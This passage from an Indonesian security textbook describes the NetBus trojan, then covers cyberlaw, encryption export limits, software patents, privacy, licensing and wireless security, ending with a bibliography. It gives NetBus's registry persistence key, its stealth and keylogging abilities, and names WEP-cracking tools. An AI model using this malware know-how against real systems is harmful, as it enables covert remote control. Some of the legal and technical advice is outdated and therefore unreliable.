NetBus merupakan trojan horse yang mirip Back Orifice. NetBus dapat digunakan untuk mengelola komputer Windows 95/98/NT dari jarak jauh untuk mengakses data dan fungsi dari komputer tersebut. NetBus terdiri dari client dan server. Versi 1.60 dari NetBus server adalah Windows PE file yang bernama PATCH.EXE. Jika dia terpasang (*installed*) maka dia akan langsung dijalankan ketika komputer di "StartUp".

Eksekusi dari server ada di

HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\
Run



Porsi dari server NetBus cukup canggih dimana dia menghilangkan jejaknya dari daftar proses yang jalan, dan tidak memperbolehkan dirinya dihapus atau di "rename". Jika server tersebut dijalankan dengan

menggunakan `/remove`, maka dia akan menghilangkan diri (remove) dari sistem itu. Porsi client digunakan untuk mengendalikan komputer yang sudah terpasang NetBus. Komunikasi dilakukan dengan menggunakan TCP/IP. Client dapat melakukan port scanning untuk mencari dimana server berada. NetBus dapat mengirimkan "keystroke" seolah-olah user yang mengetikkannya di depan layar, dan juga dapat menangkap "keystroke" serta menyimpannya dalam sebuah berkas.

Pengamanan terhadap serangan NetBus dapat dilakukan dengan menggunakan program Busjacker dan F-Secure. Informasi mengenai NetBus dapat diperoleh di <http://www.netbus.org>.

Cyberlaw: Hukum dan Keamanan

*A man has a right to pass through this world, if he wills,
without having his picture published, his business enterprise discussed,
his successful experiments written up for the benefit of others,
or his eccentricities commented upon,
whether in handbills, circulars, catalogues, newspapers or periodicals.
-- Chief Justice Alton B. Parker (New York Court of Appeals),
decision in Roberson v. Rochater Folding Box Co., 1901*

*The larger point to remember is that laws must be written in relation to actions, not
technology.
-- Tim Berners-Lee, inventor of WWW in "Weaving the Web"*

Masalah keamanan erat hubungannya dengan masalah hukum. Terminologi *cyberlaw* mulai banyak terdengar. Dalam bab ini akan diulas beberapa aspek keamanan yang berhubungan dengan masalah hukum.

[Bagian ini akan saya perbaiki lagi mengingat sudah banyak informasi mengenai cyberlaw di Indonesia. Saya sendiri ikut terlibat dalam penyusunan cyberlaw ini.]

Internet menghilangkan batas tempat dan waktu, dua asas yang cukup esensial di bidang hukum. Dimanakah batas teritori dari cyberlaw? Untuk

siapakah cyberlaw dibuat? Biasanya hukum menyangkut citizen dari yuridiksi hukum tersebut. Cyberlaw biasanya terkait dengan Netizen. Untuk Indonesia, siapakah netizen Indonesia?

Terhubungnya sebuah sistem informasi dengan Internet membuka peluang adanya kejahatan melalui jaringan komputer. Hal ini menimbulkan tantangan bagi penegak hukum. Hukum dari sebagian besar negara di dunia belum menjangkau daerah cyberspace. Saat ini hampir semua negara di dunia berlomba-lomba untuk menyiapkan landasan hukum bagi Internet. Tentunya banyak hal yang dapat dibahas, akan tetapi dalam buku ini hanya dibahas hal-hal yang berkaitan dengan masalah keamanan (*security*), masalah lain seperti pajak (hal-hal yang berhubungan dengan perbankan dan bisnis), trademark, HaKI (Intellectual Property Rights atau IPR), dan yang tidak langsung terkait dengan masalah keamanan tidak dibahas di dalam buku ini.

Dalam aplikasi e-commerce, misalnya, ada masalah yang berkaitan dengan hukum yaitu masalah privacy dan penggunaan teknologi kriptografi (seperti penggunaan enkripsi). Setiap negara memiliki hukum yang berlainan. Misalnya negara Amerika Serikat melarang ekspor teknologi enkripsi. Demikian pula pengamanan data-data yang berhubungan dengan bidang kesehatan sangat diperhatikan. Selain itu sistem perbankan setiap negara memiliki hukum yang berlainan. Hal-hal inilah yang menyulitkan commerce yang melewati batas fisik negara.

Penegakan hukum (*law enforcement*) merupakan masalah tersendiri. Ambil contoh seseorang yang tertangkap basah melakukan cracking yang mengakibatkan kerugian finansial. Hukuman apa yang dapat diberikan? Sebagai contoh, di Cina terjadi hukuman mati atas dua orang crackers yang tertangkap mencuri uang sebesar US\$31.400 dari sebuah bank di Cina bagian Timur. Berita lengkapnya dapat dibaca di:

- <http://www.news.com/News/Item/0,4,30332,00.html>
- <http://cnn.com/WORLD/asiapcf/9812/28/BC-CHINA-HACKERS.reut/index.html>
- <http://slashdot.org/articles/98/12/28/096231.shtml>

Bagaimana dengan di Indonesia?

Hukum di Luar Negeri

Beberapa hukum yang terkait dengan masalah komputer, jaringan komputer, dan sistem informasi di luar negeri antara lain:

- Di Amerika Serikat ada “*Computer Fraud and Abuse Act*” (1984) dan kemudian diperbaiki di tahun 1994.
- Di Inggris ada “*Computer Misuse Act of 1990*”.

Bagian ini masih harus ditambahkan lebih banyak lagi.

Penggunaan Enkripsi dan Teknologi Kriptografi Secara Umum

Salah satu cara untuk mengamankan data dan informasi adalah dengan menggunakan teknologi kriptografi (*cryptography*). Misalnya data dapat dienkripsi dengan menggunakan metoda tertentu sehingga hanya dapat dibaca oleh orang tertentu. Ada beberapa masalah dalam penggunaan teknologi kriptografi ini, antara lain:

- Dilarangnya ekspor teknologi kriptografi dari Amerika Serikat (USA), padahal teknologi yang canggih ini banyak dikembangkan di Amerika Serikat. Alasan pelarangan ini disebabkan ketakutan pemerintah Amerika Serikat tidak dapat membaca (menyadap) komunikasi mafia, teroris, dan musuh negara Amerika. Itulah sebabnya produk teknologi kriptografi dianggap sebagai munition, yang dibatasi penjualan ke luar negerinya. Adanya larangan ini membuat *interoperability* antar produk yang menggunakan teknologi kriptografi menjadi lebih sulit.

Hal yang lain adalah selain negara Amerika, negara lain mendapat produk dengan kualitas keamanan yang lebih rendah. Sebagai contoh, Web browser Netscape dilengkapi dengan fasilitas security dengan menggunakan sistem RSA. Pada saat buku ini ditulis, implementasi RSA dengan menggunakan 128 bit hanya dapat digunakan di dalam negeri Amerika saja (tidak boleh diekspor). Untuk itu Netscape harus membuat versi Internasional yang hanya menggunakan 56 bit dan boleh diekspor.

Tingkat keamanan sistem yang menggunakan 56 bit jauh lebih rendah dibandingkan dengan sistem yang menggunakan 128 bit. Contoh lain adalah mekanisme authentication (MSCHAP) produk Microsoft Windows NT 4.0 menggunakan enkripsi 40-bit untuk versi internasional dan 128-bit untuk produk US-only. Saat ini, 40-bit dianggap kurang cukup untuk melindungi kerahasiaan data. Akibatnya banyak orang yang membeli produk security dari negara lain, bukan dari Amerika Serikat. (Hal ini sebenarnya merugikan perusahaan di Amerika Serikat.)

- Bagi sebuah negara, ketergantungan masalah keamanan kepada negara lain merupakan suatu aspek yang cukup sensitif. Kemampuan negara dalam menguasai teknologi merupakan suatu hal yang esensial. Bagaimana jika kedua negara berperang?
- Ketergantungan kepada negara lain ini juga sangat penting dilihat dari sudut bisnis karena misalnya jika *electronic commerce* menggunakan produk yang harus dilisensi dari negara lain maka banyak devisa negara yang akan tersedot hanya untuk melisensi teknologi tersebut.
- Algoritma-algoritma yang sangat baik untuk kriptografi umumnya dipatenkan. Hal ini seringkali mempersulit implementasi sebuah produk tanpa melanggar hak patent. Selain itu setiap negara di dunia memiliki pandangan tertentu terhadap hak patent. Sebagai contoh, algoritma RSA dipatenkan di Amerika Serikat akan tetapi tidak diakui di Jepang (lihat cerita latar belakangnya di [17]).

Pemerintah negara tertentu berusaha untuk menggunakan peraturan (regulation) untuk mengatur penggunaan teknologi enkripsi. Hal ini ditentang dan diragukan oleh banyak pihak. Dalam sebuah survey [22], 82% responden menyatakan bahwa pemerintah tidak dapat mengatur secara efektif penyebaran penggunaan teknologi enkripsi melalui regulasi.

Digital Evidence - Barang Bukti Digital

Salah satu persoalan yang ditimbulkan oleh teknologi digital adalah kemudahan untuk mengubah data. Sebuah dokumen elektronik dapat dengan mudah diubah dengan menggunakan sebuah wordprocessor sehingga dokumen tampak seperti sama. Di dunia analog yang

konvensional, jika kita mengubah isi sebuah dokumen (misalnya dengan menghapus atau menyimpannya dengan tulisan lain) maka akan kelihatan perubahan tersebut. Hal ini menyebabkan orang bingung dengan barang bukti digital.

Apakah dokumen elektronik bisa dijadikan bukti? Jika kita ambil dokumen hasil wordprocessor, yang mana yang disebut asli? Dokumen dalam bentuk kertas yang dicetak? Dokumen yang berada di harddisk? Dokumen yang berada di CD? Dokumen yang saat ini berada di memory komputer?

Pertanyaan-pertanyaan tersebut di atas ini terjadi karena kita menggunakan konsep berpikir konvensional. Pada konsep lama, konsep (dokumen) asli itu hanya ada satu buah. Sementara itu dalam konsep digital, dokumen asli bisa lebih dari satu buah. Kesemua dokumen itu asli.

Keaslian sebuah dokumen tidak ditentukan oleh jumlahnya, akan tetapi oleh keaslian isinya. Dalam dunia digital, hal ini dapat dilakukan dengan menggunakan *digital signature* atau tanda tangan digital. *Digital signature* merupakan sebuah konsep untuk memastikan bahwa isi dokumen tidak berubah. Aspek yang ingin dipertahankan adalah aspek “*non-repudiation*” (tidak dapat menyangkal). Aspek ini dapat dipenuhi dengan adanya digital signature. Bahkan dengan konsep digital signature, dokumen yang dicetak (atau bahkan difotocopy atau di-fax-kan) adalah dokumen yang tidak asli.

Masalah yang berhubungan dengan patent

Enkripsi dengan menggunakan kunci publik sangat membantu dalam meningkatkan keamanan informasi. Salah satu algoritma yang cukup populer digunakan adalah RSA. Algoritma ini dipatenkan di Amerika Serikat dengan nomor U.S. Patent 4,405,829 yang dikeluarkan pada tanggal 20 Agustus 1983. Paten yang dimiliki oleh *Public Key Partners* (PKP, Sunnyvale, California) ini akan habis di tahun 2000. RSA tidak dipatenkan di luar daerah Amerika Utara. Bagaimana dengan penggunaan algoritma RSA ini di Indonesia? Penggunaan enkripsi di luar Amerika ini merupakan sebuah topik diskusi yang cukup seru.

Secara umum paten di bidang teknologi harus dipertimbangkan dengan matang. Pasalnya, pada kenyataannya paten lebih banyak berpihak kepada perusahaan besar. Untuk mendaftarkan paten membutuhkan biaya yang cukup besar. Jika paten ini dilanggar, pemilik paten yang tidak memiliki uang harus berjuang keras untuk melawan perusahaan besar yang melanggar paten tersebut. Hanya perusahaan besar saja yang sanggup mempertahankan paten.

Paten juga dapat menghambat pengembangan produk. Bayangkan, untuk membuat sebuah printer dibutuhkan lebih dari 1000 paten. Bagaimana perusahaan kecil di Indonesia bisa berkompetisi dengan perusahaan besar di luar negeri?

Paten dapat membuat harga produk menjadi lebih mahal. Contoh kasus adalah paten obat HIV/AIDS. Penduduk miskin dari Afrika dan India tidak dapat membeli obat yang mahal harganya. Pada mulanya tidak ada obat generik untuk penyakit ini karena masalah paten tersebut. Untuk kasus ini, Pemerintah Afrika Selatan menerapkan “compulsory license” sehingga perusahaan lokal dapat memproduksi obat tersebut dengan harga yang lebih terjangkau.


Paten Software

*“Computer programs are as abstracts as any algorithm can be.”
(Prof. Donald Knuth)*

Salah satu topik yang baru mendapat perhatian adalah paten software (*software patent*). Pada awalnya, software dilindungi dengan copyright. Namun saat ini Amerika mempelopori penerapan paten untuk software. Apanya yang dipatenkan dalam software? Algoritmanya.

Masalahnya, algoritma yang dipatenkan mulai “aneh”. Maksudnya hal-hal yang sederhana dipatenkan sehingga menyulitkan inovasi. Bayangkan, untuk membuat program sederhana mungkin seorang programmer harus melisensi berbagai paten. Belum apa-apa sudah ada biaya yang harus dikeluarkan. Contoh paten yang dapat menghambat inovasi:

- Algoritma Lempel-Ziv (LZW) banyak digunakan untuk *compression* gambar. Sebagai contoh, algoritma yang digunakan untuk menyimpan gambar dalam format GIF menggunakan algoritma LZW ini. Jadi, ketika anda membuat sebuah program untuk memperagakan GIF, maka anda harus membayar royalty kepada pemilik algoritma LZW ini. Saat buku ini ditulis, Unisys adalah pemilik paten LZW ini. Itulah sebabnya saat ini banyak situs web atau program gambar yang menggunakan format PNG.
- One click e-commerce. Jika anda membuat sebuah situs web yang melakukan transaksi, misalnya pembeli memilih barang kemudian memasukkannya dalam “shopping cart”, dan kemudian membayarnya, maka ada kemungkinan anda melanggar paten (US patent 5,960,411, “*Method and system for placing a purchase order via a communications network*”) yang didaftarkan oleh Amazon ini. Implementasi hal seperti itu dengan cookie merupakan hal yang sangat mudah (trivial) dan sudah dilakukan oleh orang banyak.
- Pada tahun 1980-an perusahaan XyQuest membuat produk pengolah kata dengan nama XyWrite. Produk itu sangat populer pada kurun waktu itu. Namun pada suatu saat, perusahaan itu harus menarik fitur “automatic correction and abbreviation expansion” dari produk XyWrite karena dianggap melanggar paten yang dimiliki oleh perusahaan lain. Akibatnya pengguna software XyWrite tidak dapat menggunakan fitur tersebut. Jika anda berpikir untuk memasukkan fitur tersebut dalam program pengolah kata yang anda buat, siap-siap membayar royalty atau dituntut.



Di Amerika, meski paten ini berlaku, banyak orang yang tidak setuju. Pakar komputer Donald Knuth¹ bahkan melayangkan surat ke Kantor Paten Amerika agar paten software ini dicabut karena akan banyak orang Amerika yang pindah ke luar negeri untuk menghindari paten ini. Thomas Jefferson, bahkan mengatakan bahwa “ide tidak dapat dipatenkan”.

Di Eropa, saat buku ini ditulis, masih terjadi perdebatan seru akan paten software ini. Untuk sementara ini, mereka masih tetap menolak penerapan paten dalam software.

Untuk Indonesia, saya berharap agar paten software tidak terjadi. Regim copyright sudah cukup untuk software. Jika kita juga ikut menerapkan paten software, saya khawatir hal ini akan menjadi hambatan tambahan bagi pengembang software di Indonesia (dan dunia pada umumnya).

Privacy

Aspek privacy sering menjadi masalah yang berkaitan dengan masalah keamanan. Pemakai (*user*) umumnya ingin informasi dan kegiatan yang dilakukannya tidak diketahui oleh orang lain, termasuk oleh administrator. Sementara itu, demi menjaga keamanan dan tingkat performance dari sistem yang dikelolanya, seorang administrator seringkali harus mengetahui apa yang dilakukan oleh pemakai sistemnya.

Sebagai contoh kasus, seorang administrator merasa bahwa salah satu pemakainya mendapat serangan mailbomb dari orang lain dengan mengamati jumlah dan ukuran email yang diterima sang pemakai. Adanya serangan mailbomb ini dapat menurunkan performance sistem yang dikelolanya, bahkan bisa jadi server yang digunakan bisa menjadi macet (*hang*). Kalau server macet, berarti pemakai lain tidak dapat mengakses emailnya. Masalahnya, untuk memastikan bahwa pemakai yang bersangkutan mengalami serangan mailbomb administrator harus melihat

1. Donal Knuth merupakan pakar komputer dari Stanford University. Dia dikenal dengan karyanya berupa buku “The Art of Computer Programming”, sistem typesetting TeX dan Metafont.

(mengintip?) email dari sang pemakai tersebut. Hal ini menjadi pertanyaan, karena hal ini dapat dianggap melanggar privacy dari pemakai yang bersangkutan.

Penggunaan *cookie* di sistem WWW untuk *tracking* pembaca (pengguna) juga dapat di-*abuse* sehingga sebuah situs dapat memantau kegiatan seorang pengguna; kemana dia pergi, apa saja yang dia beli, dan seterusnya. Hal ini sudah jelas melanggar privacy. Masalahnya, sistem web adalah sistem yang *connectionless* / *stateless* sehingga dibutuhkan cookie untuk mengingat-ingat pengguna tersebut.

Masalah privacy juga muncul di bidang kesehatan (*health care*). Data-data pasien harus dijaga ketat. Untuk itu institusi yang mengelola dan mengirimkan data-data pasien (seperti rumah sakit, perusahaan asuransi) harus dapat menjamin kerahasiannya. Hal ini sulit mengingat transaksi antar institusi yang melewati batas fisik negara sering dilakukan dan setiap negara memiliki aturan yang berbeda dalam hal privacy ini. Negara Amerika Serikat, misalnya, akan menerapkan *Health Insurance Portability and Accountability Act* (HIPPA), yang sangat ketat dalam menjaga kerahasiaan data-data pasien.

Salah satu topik yang sering berhubungan dengan privacy adalah penggunaan “*key escrow*” atau “*key-recovery system*”, dimana pemerintah dapat membuka data yang sudah terenkripsi dengan kunci khusus. Masyarakat umumnya tidak setuju dengan penggunaan key-recovery system ini, seperti diungkapkan dalam survey IEEE Computer [22]: “77% of members agree that key-recovery systems make it too easy for government to access encrypted data without permission.”

Lisensi Software

Pembahasan topik lisensi software dapat menjadi satu buku tersendiri. Pada bagian ini akan diulas secara singkat permasalahan yang terkait dengan lisensi software.

Software tersimpan dalam bentuk bilangan biner (“1” dan “0”) sehingga dapat diduplikasi dengan mudah dan murah. Proses duplikasi dapat dilakukan secara fisik - melalui disket, CD-ROM, DVD, dan flash disk - atau melalui jaringan - melalui ftp, web, torrent. Yang disebut softwarenya itu sendiri adalah isinya (yang berbentuk bilangan biner tersebut), lepas dari medianya. Yang dibeli adalah softwarenya. Maka bentuk ekonomisnya adalah lisensi.

Sejarahnya, software tidak dijual terpisah dari perangkat keras. Biasanya software di-bundled dengan perangkat keras yang mahal harganya, seperti mainframe. Software pada saat itu lebih banyak dikembangkan oleh peneliti dan tukang utak-atik saja. Lisensi software sifatnya *public domain*.

Kemudian komputer pribadi mulai muncul. Mulai muncul software yang dapat dipakai dahulu, jika suka maka mengirimkan uang untuk registrasi, yang biasanya berkisar antara \$5 sampai dengan \$25. Lisensi seperti ini disebut *shareware*. Software-software games mulai menggunakan lisensi *shareware* tersebut. Games dapat diambil dari berbagai BBS (Bulletin Board System) dan dicoba dahulu sebelum dibayar.

Kemudian komputer ukuran kecil mulai banyak digunakan di perusahaan, maka muncul lisensi yang bersifat komersial. Microsoft merupakan salah satu pionir dalam lisensi komersial ini.

Lisensi yang ada kemudian dianggap kurang cocok dengan kebutuhan yang ada. Dalam perjalanannya muncul beberapa jenis lisensi baru seperti misalnya GNU Public License (GPL), BSD, Apache, dan seterusnya¹.

Free Software Movement

Software berbayar tadinya tidak terlalu bermasalah. Akan tetapi dalam perjalanannya, seorang pengguna menjadi sangat bergantung kepada pembuat software. Jika ada sesuatu yang tidak jalan atau ada kesalahan

1. Mengikuti jejak software, saat ini muncul berbagai lisensi untuk tulisan. Tulisan tidak lagi hanya dibatasi oleh copyright, akan tetapi ada Creative Common License.

(bugs, errors) maka sang pengguna harus menunggu sampai dibetulkan oleh vendor. Bahkan kadang-kadang vendor menerapkan biaya untuk perbaikan atau *update* ini. Sungguh lebih nyaman jika source code dari software tersedia.

Ide untuk membuat *free software* muncul dari Richard Stallman ketika dia berada di MIT. Dia merasa bahwa software itu seharusnya free. Kata “free” dalam Bahasa Inggris memiliki arti ganda, yaitu “freedom” (bebas) dan “free” dalam artian gratis. Richard Stallman lebih memfokuskan kepada makna yang pertama, bebas.

Keamanan Sistem Wireless

Kutipan tentang wireless di sini ...

Sistem wireless mulai populer. Hal ini dimulai dengan maraknya cellular phone (handphone) di dunia yang pada mulanya hanya memberikan akses voice. Kemudian handphone dapat pula digunakan untuk mengirimkan data. Sebagai catatan, jumlah pengguna handphone di dunia (selain di Amerika Utara) sudah mengalahkan jumlah pengguna Internet. Di Indonesia sendiri, saat ini terdapat lebih dari 4 juta pelanggan handphone sementara hanya ada 1,5 juta pengguna Internet. Dengan kata lain, handphone lebih merasuk daripada Internet yang menggunakan jaringan yang *fixed* (*wired*).

SMS merupakan salah satu aplikasi penting di dunia wireless, khususnya di Asia. Anda dapat lihat di jalanan, di kantor, dan dimana saja orang menekan tombol handphonenya untuk mengirim SMS. Jutaan SMS dikirimkan setiap harinya. Hal ini tidak terduga oleh operator wireless. Bahkan ada yang mengatakan bahwa SMS merupakan killer application di dunia wireless.

Di sisi lain perangkat komputer mulai muncul dalam ukuran yang kecil dan portable. *Personal Digital Assistant* (PDA) seperti Palm, Handspring, Symbian, Windows CE mulai banyak digunakan orang. Perangkat ini

tadinya bersifat standalone atau hanya memiliki fasilitas transfer data dengan menggunakan kabel serial (ke komputer) dan IrDa (infra red antar perangkat). Kemudian muncul perangkat yang memungkinkan komputer berkomunikasi dengan menggunakan wireless LAN (seri IEEE 802.11) dan Bluetooth. Semakin marak dan laju perkembangan komunikasi data secara wireless.

Secara umum, teknologi wireless dapat dibagi menjadi dua:

- Cellular-based technology: yaitu solusi yang menggunakan saluran komunikasi cellular atau pager yang sudah ada untuk mengirimkan data. Jangkauan dari cellular-based biasanya cukup jauh.
- Wireless LAN (WLAN): yaitu komunikasi wireless dalam lingkup area yang terbatas, biasanya antara 10 s/d 100 meter dari base station ke Access Point (AP).

Kedua jenis teknologi di atas tidak berdiri sendiri, melainkan memiliki banyak teknologi dan standar yang berbeda (dan bahkan terdapat konflik). Contohnya:

- Cellular: GSM, CDMA, TDMA, CDPD, GPRS/EDGE, 2G, 2.5G, 3G, UMTS
- LAN: keluarga IEEE 802.11 (seperti 802.11b, 802.11a, 802.11g), HomeRF, 802.15 (Personal Area Network) yang berbasis Bluetooth, 802.16 (Wireless Metropolitan Area Network)

Kelihatannya akan ada konvergensi dari teknologi wireless dan juga dari perangkat pengakses informasi ini. Siapa pemenangnya? masih terlalu dini untuk diputuskan.

Komunikasi wireless banyak disukai dikarenakan banyak keuntungan atau kemudahan, yaitu antara lain:

- Kenyamanan dengan adanya fasilitas roaming sehingga dapat dihubungi dan dapat mengakses informasi dimana saja.

- Komunikasi wireless memungkinkan pengguna bergerak dan tidak terikat pada satu tempat saja. Seorang eksekutif yang disopiri dapat mengakses emailnya di mobilnya ketika jalan sedang macet. Seorang pekerja dapat membawa notebooknya ke luar dan bekerja dari halaman yang rindang.
- Kecepatan dari komunikasi wireless sudah memasuki batas kenyamanan pengguna. Kecepatan ini masih akan terus meningkat.
- Mulai muncul aplikasi yang menggunakan fasilitas wireless, seperti misalnya *location-specific applications*.

Masalah Keamanan Sistem Wireless

Sistem wireless memiliki permasalahan keamanan tersendiri (khusus). Beberapa hal yang mempengaruhi aspek keamanan dari sistem wireless antara lain:

- Perangkat pengakses informasi yang menggunakan sistem wireless biasanya berukuran kecil sehingga mudah dicuri. Laptop, notebook, handphone, palm, dan sejenisnya sangat mudah dicuri. Jika dia dicuri, maka informasi yang ada di dalamnya (atau kunci pengakses informasi) bisa jatuh ke tangan orang yang tidak berhak.
- Penyadapan (man-in-the-middle attack) dapat dilakukan lebih mudah karena tidak perlu mencari jalur kabel untuk di-‘tap’. Sistem yang tidak menggunakan pengamanan enkripsi, atau menggunakan enkripsi yang mudah dipecah, akan mudah ditangkap.
- Perangkat wireless yang kecil membatasi kemampuan perangkat dari sisi CPU, RAM, kecepatan komunikasi, dan daya. Akibatnya sistem pengamanan (misalnya enkripsi) yang digunakan harus memperhatikan batasan ini. Saat ini tidak memungkinkan untuk menggunakan sistem enkripsi yang canggih yang membutuhkan *CPU cycle* yang cukup tinggi sehingga memperlambat transfer data.
- Pengguna tidak dapat membuat sistem pengamanan sendiri (membuat enkripsi sendiri) dan hanya bergantung kepada vendor (pembuat perangkat) tersebut. Namun mulai muncul perangkat handphone yang dapat diprogram oleh pengguna.

- Adanya batasan jangkauan radio dan interferensi menyebabkan ketersediaan servis menjadi terbatas. DoS attack dapat dilakukan dengan menginjeksikan *traffic* palsu.
- Saat ini fokus dari sistem wireless adalah untuk mengirimkan data secepat mungkin. Adanya enkripsi akan memperlambat proses pengiriman data sehingga penggunaan enkripsi masih belum mendapat prioritas. Setelah kecepatan pengiriman data sudah memadai dan harganya menjadi murah, barulah kita akan melihat perkembangan di sisi pengamanan dengan menggunakan enkripsi.

Contoh Kasus Lubang Keamanan Sistem Wireless

Beberapa contoh kasus lubang keamanan sistem wireless antara lain:

- Cloning sistem cellular berbasis AMPS sehingga “pulsar” pelanggan dapat dicuri oleh orang lain yang tidak berhak.
- Enkripsi A5 dari sistem seluler GSM yang dibatasi kemampuan dan dirahasiakan algoritmanya. Algoritma yang dirahasiakan dianggap tidak aman karena tidak melalui proses review yang terbuka.
- Peneliti di Amerika sudah membuktikan bocornya LAN perusahaan yang menggunakan wireless LAN IEEE 802.11b. Dengan menggunakan sebuah notebook yang dilengkapi dengan perangkat IEEE 802.11b seorang peneliti sambil berjalan menunjukkan LAN dan data-data dari beberapa perusahaan yang bocor ke jalan di depan kantor. Penggunaan firewall untuk membatasi akses ke kantor dari Internet akan sia-sia jika pintu belakang (backdoor) wireless LAN bisa digunakan oleh cracker untuk masuk ke sistem. Program untuk memecahkan wireless LAN ini mulai banyak tersedia di Internet, seperti misalnya Aircrack, Netstumbler¹, WEPcrack, dan lain-lain.
- NIST (lembaga standar di Amerika) melarang penggunaan wireless LAN untuk institusi pemerintah yang memiliki data-data rahasia.

1. Netstumbler dapat diperoleh dari www.netstumbler.com

Pengamanan Sistem Wireless

Untuk sistem wireless LAN yang menggunakan IEEE 802.11b, disarankan untuk mensegmentasi jaringan dimana wireless LAN ini berada dan menganggap segmen ini sebagai extranet. Jika diperlukan, firewall digunakan untuk membatasi jaringan ini dengan jaringan internal yang membutuhkan keamanan lebih tinggi.

Untuk meningkatkan keamanan, gunakan MAC address sebagai mekanisme untuk memperbolehkan connection (access control). Kerugian dari mekanisme ini adalah kecepatan maksimum yang dapat diperoleh adalah sekitar 11 Mbps. (Secara teori MAC address masih dapat diserang dengan menggunakan proxy arp.) Akses dengan menggunakan MAC ini masih belum membatasi penyadapan.

Enkripsi seperti WEP digunakan untuk menghindari dan mempersulit akses. WEP sendiri masih memiliki banyak masalah teknis, dimana *crack* (pemecahan) enkripsi WEP membutuhkan *computing resources* yang dimiliki oleh orang-orang tertentu. Di masa yang akan datang akan ada pengamanan yang lebih baik.

Aplikasi yang menggunakan perangkat wireless sebaiknya menggunakan mekanisme enkripsi end-to-end, dengan menganggap jaringan sebagai sistem yang tidak aman.

Bahan Bacaan

1. Steve Steinke, "Security and 802.11 Wireless Networks," Network Computing Asia, Aug, 2002. pp. 46-47.
2. Unofficial 802.11 Security Web page: www.drizzle.com/~aboba/IEEE
3. Nikita Borisov, Ian Goldberg, and David Wagner, "Intercepting Mobile Communications: The Insecurity of 802.11". Juga dapat diperoleh dari www.isaac.cs.berkeley.edu/isaac/mobicom.pdf

Daftar Bahan Bacaan

1. Richard H. Baker, “*Network Security: how to plan for it and achieve it*,” McGraw-Hill International, 1995.
2. Steven M. Bellovin, “*Security Problems in TCP/IP Protocol Suite*,” Computer Communication Review, Vol. 19, No. 2, pp. 32-48, 1989.
3. Tim Berners-Lee, “*Weaving the Web: the past, present and future of the world wide web by its inventor*,” Texere, 2000.
4. Dan Brown, “The Da Vinci Code,” Doubleday, 2003.
5. Lawrie Brown, “*Lecture Notes for Use with Network and Internetwork Security by William Stallings*,” on-line document.
<<http://www1.shore.net/~ws/Security-Notes/index.html>>
6. Silvana Castano, Mariagrazia Fugini, Giancarlo Martella, dan Pierangela Samarati, “*Database Security*,” Addison-Wesley, 1995.
7. CERT, “*CERT Advisory, CA-99-01-Trojan-TCP-Wrappers*,” 21 Januari 1999.
<<http://www.cert.org/advisories/CA-99-01-Trojan-TCP-Wrappers.html>>
8. Bill Cheswick, “*An Evening with Berferd: in which a cracker is lured, endured, and studied*,” 1991.

9. Computer Security Institute, "1999 CSI/FBI Computer Crime and Security Survey," CSI, Winter 1999.
<<http://www.gocsi.com>>
10. Whitfield Diffie, and Martin E. Hellman, "New Directions in Cryptography," *IEEE Transactions on Information Theory*, IT-22, 6, 1976, pp. 644-654.
11. Patrick W. Dowd, and John T. McHenry, "Network Security: It's Time To Take It Seriously," *IEEE Computer*, pp. 24-28, September 1998.
12. Dr. K (founder of P/H-UK e-zine), "A Complete H@cker's Handbook: everything you need to know about hacking in the age of the web," Carlton Book, 2000.
13. Electronic Frontier Foundation, "Cracking DES: Secrets of Encryption Research, Wiretap Politics and Chip Design," O'Reilly & Associates, 1998. ISBN 1-56592-520-3.
14. Sidnie Feit, "SNMP: A guide to network management," McGraw-Hill, 1995.
15. Warwick Ford, and Michael Baum, "Secure Electronic Commerce: building infrastructure for digital signatures & encryption," Prentice Hall PTR, 1997.
16. Fyodor, "Remote OS detection via TCP/IP Stack FingerPrinting," 18 Oktober 1998. Merupakan bagian dari paket program Nmap.
17. Simson Garfinkel, "PGP: Pretty Good Privacy," O'Reilly & Associates, Inc., 1995.
18. Simson Garfinkel, and Gene Spafford, "Practical UNIX & Internet Security," O'Reilly & Associates, Inc., 2nd edition, 1996.
19. Steve Gibson, "The Strange Tale of the Denial of Service Attacks Against GRC.com," 2001. <http://www.grc.com> (visited 15 June 2001).
20. John D. Howard, "An Analysis Of Security Incidents On The Internet 1989 - 1995," PhD thesis, Engineering and Public Policy, Carnegie Mellon University, 1997.
21. David J. Icové, "Collaring the cybercrook: an investigator's view," *IEEE Spectrum*, pp. 31-36, June 1997.
22. IEEE Computer, "Members React to Privacy dan Encryption Survey," *IEEE Computer*, pp. 12-15, September 1998.

23. Anna Johnson, "Companies Losing Millions over Rising Computer Crime," *Shake Security Journal*, March, 1998.
http://www.shake.net/crime_march98.htm
24. David Kahn, "*The Code-breakers*," 2nd edition, Scribner, 1996.
25. Christopher M. King, Curtis E. Dalton, dan T. Ertem Osmanoglu, "*Security Architecture: Design, Deployment & Operation*," Osborne / McGraw-Hill, 2001.
26. J. Kriswanto, "*Bidang Jaringan dan Electronic Commerce Nusantara-21*," Yayasan Litbang Telekomunikasi Informatika (YLTI), Departemen Pariwisata, Pos dan Telekomunikasi, Maret, 1998.
27. Steven Levy, "*Crypto: how the code rebels beat the government - saving privacy in the digital age*," Penguin Books, 2001.
28. Jonathan Littman, "*The Fugitive Game: online with Kevin Mitnick*," Little Brown, 1996.
29. Cricket Liu, Jerry Peek, Russ Jones, Bryan Buus, and Adrian Nye, "*Managing Internet Information Services*," O'Reilly & Associates, Inc., 1994.
30. Richard Morin, "DES Verites," *SunExpert Magazine*, pp. 32-35, October 1998.
31. Stephen Northcutt and Judy Novak, "*Network Intrusion Detection: an analyst's handbook*," 2nd edition, New Riders Publishing, 2001.
32. Charles P. Pfleeger, "*Security in Computing*," Prentice-Hall International, 1997.
33. Seamus Phan, "Wired Equivalent Privacy: How Unsafe," *Network Computing*, Asian Edition, June 2001, pp. 50-51.
